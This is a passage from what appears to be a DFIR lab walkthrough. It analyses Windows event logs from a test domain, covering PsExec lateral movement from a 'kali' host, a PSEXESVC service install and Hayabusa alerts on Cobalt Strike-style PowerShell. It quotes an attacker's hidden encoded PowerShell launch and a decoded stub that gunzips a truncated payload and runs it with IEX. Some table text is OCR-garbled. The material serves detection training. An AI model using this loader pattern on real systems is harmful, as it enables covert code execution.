
Potentially the Time Format should be adjusted during parsing. It is recommended to parse everything in UTC (-U) and perform all analysis in UTC generally.

Notice, that there is a lot of PSExec lateral movement by aalfort in the log. The following was filtered not to include this.

The result shows a lot of the same that was already observed. Notice the PowerShell was detected as malicious immediately:



Furthermore, the logons of tmassie as user cclear were detected.



The column to the right Extra Field Info shows the target user cclear:


Depending on the settings, more may be found.

WS1: Lateral Movement

Detecting lateral movement on the **destination system** is often performed by looking at 4624 Logon Events. These are typically Logon Type 3 and sometimes Logon Type 10.

SEE ALSO THE SANS HUNT EVIL (BLUE) POSTER https://www.sans.org/posters/hunt-evil/


Detect all 4624 Logon Type 3 Events **not** from ffast Hint: For Timeline Explorer, there is a *Edit Filter* button at the bottom right:




Filter Example

[Event Id] = 4624 And Contains([Payload Data1], 'child') And Not Contains([Payload Data1], 'ffast') And Not Contains([Payload Data1], 'lab_admin')

After that, some grouping is applied:





Notice, that the same logon on 2023-06-30 01:49:59 is shown as was seen on the Client1.

However, there is one more very interesting Logon later on that same day.

```
Time Created Event Id Remote Host Payload Data1 Payload Data2 Payload Data3
2023-06-30 01:49:59 4624 - (10.0.1.10) Target: CHILD.TESTLAB.LOCAL\cclear LogonType 3 LogonId: 0x1E9E6FF
```

The more insteresting login from kali:

```
Time Created Event Id Remote Host Payload Data1 Payload Data2 Payload Data3

2023-06-30 06:44:20 4624 kali (10.0.1.10) Target: child\cclear LogonType

3 LogonId: 0x287E3EC
```

- Detect indicators of the found lateral movement?
 - o see above.
- What was a host machine name and IP used by the attacker?
 - see above.

Now, How is it possible

WS1: Type of Lateral Movement

By marking the suspicious login at 2023-06-30 06:44:20 and sorting by time, quickly a 7045 event shows up. This shows a new service was installed in the system. Determine the name of that service?

```
Time Created Event Id Map Description Payload Data1 Payload Data2 Executable Info 2023-06-30 06:44:24 7045 A new service was installed in the system Name: PSEXESVC StartType: demand start %SystemRoot%\PSEXESVC.exe 2023-06-30 06:44:24 7036 Service started or stopped Name: PSEXESVC | PSEXESVC Status: running
```

WS1: PowerShell

Suspicious PowerShell commands are found on the system around the same time. It is possible to find such commands for example by filtering for events 600 and 400 or by searching for such as:

```
powershell -nop -exec bypass -EncodedCommand.
```

Decode the encoded PowerShell command by Base64 and use UTF-16LE text decoding.

Example


```
Time Created Provider Map Description Payload Data1 2023-06-30 06:48:04 PowerShell Provider is Started HostApplication=powershell - nop -w hidden -encodedcommand JABzAD0ATgBlAHcAL[..CUT...]EAGUAYwBvAG0AcAByAGUAcwBzACkAKQApAC4AUgBlAGEAZABUAG8ARQ BuAGQAKAApADsA
```

Decoded PowerShell command shows

```
$s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("H4sIAAAAAAA...sNAAA="));IEX (New-Object
IO.StreamReader(New-Object IO.Compression.GzipStream($s,
[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

WS1: BONUS: Hayabusa on WS1

Running Hayabusa on WS1 logs:



Quickly the following shows up CobaltStrike Service Installations



Furthermore, the powershell was detected as well:

WS1_hayabusa_tmelne.csv						
Level A						Enter text to search Find
Timestamp	Computer	Channel	Event ID	Record ID	Rule Title	Details
T REC	#@c	8 9 C	a@c	#@c	• PSExec	A@C
2023-06-30 06:47:44.241 +00:6	0 WS1.child.testlab.local	. PwSh	4104	2258	Suspicious FromBase64String Usage On Gzip	ScriptBlock: \$s=New-Object IO.MemoryStream(,[Conver
2023-06-30 06:47:44.309 +00:6	0 WS1.child.testlab.local	. PwSh	4104	2259	Potentially Malicious PwSh	ScriptBlock: Set-StrictMode -Version 2 \$DoIt = @' 1
2023-06-30 06:47:44.309 +00:6	0 WS1.child.testlab.local	. PwSh	4104	2259	Malicious PowerShell Keywords	ScriptBlock: Set-StrictMode -Version 2 \$DoIt = @' 1
2023-06-30 06:47:44.309 +00:6	0 WS1.child.testlab.local	PwSh	4104	2259	Potential Suspicious PowerShell Keywords	ScriptBlock: Set-StrictMode -Version 2 \$DoIt = @' 1
2023-06-30 06:47:47.774 +00:6	0 WS1.child.testlab.local	PwSh	4104	2273	Potentially Malicious PwSh	ScriptBlock: function func_get_proc_address { Parar
2023-06-30 06:47:47.774 +00:6	0 WS1.child.testlab.local	PwSh	4104	2273	Malicious PowerShell Keywords	ScriptBlock: function func_get_proc_address { Parar
2023-06-30 06:47:47.774 +00:6	0 WS1.child.testlab.local	. PwSh	4104	2273	Potential Suspicious PowerShell Keywords	ScriptBlock: function func_get_proc_address { Parar
2023-06-30 06:48:04.990 +00:0	0 WS1.child.testlab.local	. PwSh	4104	2277	Potentially Malicious PwSh	ScriptBlock: \$s=New-Object IO.MemoryStream(,[Conver
2023-06-30 06:48:04.990 +00:6	0 WS1.child.testlab.local	. PwSh	4104	2277	Suspicious FromBase64String Usage On Gzip	ScriptBlock: \$s=New-Object IO.MemoryStream(,[Conver
2023-06-30 06:48:05.054 +00:6	0 WS1.child.testlab.local	. PwSh	4104	2278	Potentially Malicious PwSh	ScriptBlock: Set-StrictMode -Version 2 \$DoIt = @' 1
2023-06-30 06:48:05.054 +00:6	0 WS1.child.testlab.local	. PwSh	4104	2278	Malicious PowerShell Keywords	ScriptBlock: Set-StrictMode -Version 2 \$DoIt = @' 1
2023-06-30 06:48:05.054 +00:6	0 WS1.child.testlab.local	PwSh	4104	2278	Potential Suspicious PowerShell Keywords	ScriptBlock: Set-StrictMode -Version 2 \$DoIt = @' 1
2023-06-30 06:48:05.966 +00:6	0 WS1.child.testlab.local	PwSh	4104	2292	Potentially Malicious PwSh	ScriptBlock: function func_get_proc_address { Parar
2023-06-30 06:48:05.966 +00:6	0 WS1.child.testlab.local	. PwSh	4104	2292	Malicious PowerShell Keywords	ScriptBlock: function func_get_proc_address { Parar
2023-06-30 06:48:05.966 +00:6	0 WS1.child.testlab.local	. PwSh	4104	2292	Potential Suspicious PowerShell Keywords	ScriptBlock: function func_get_proc_address { Parar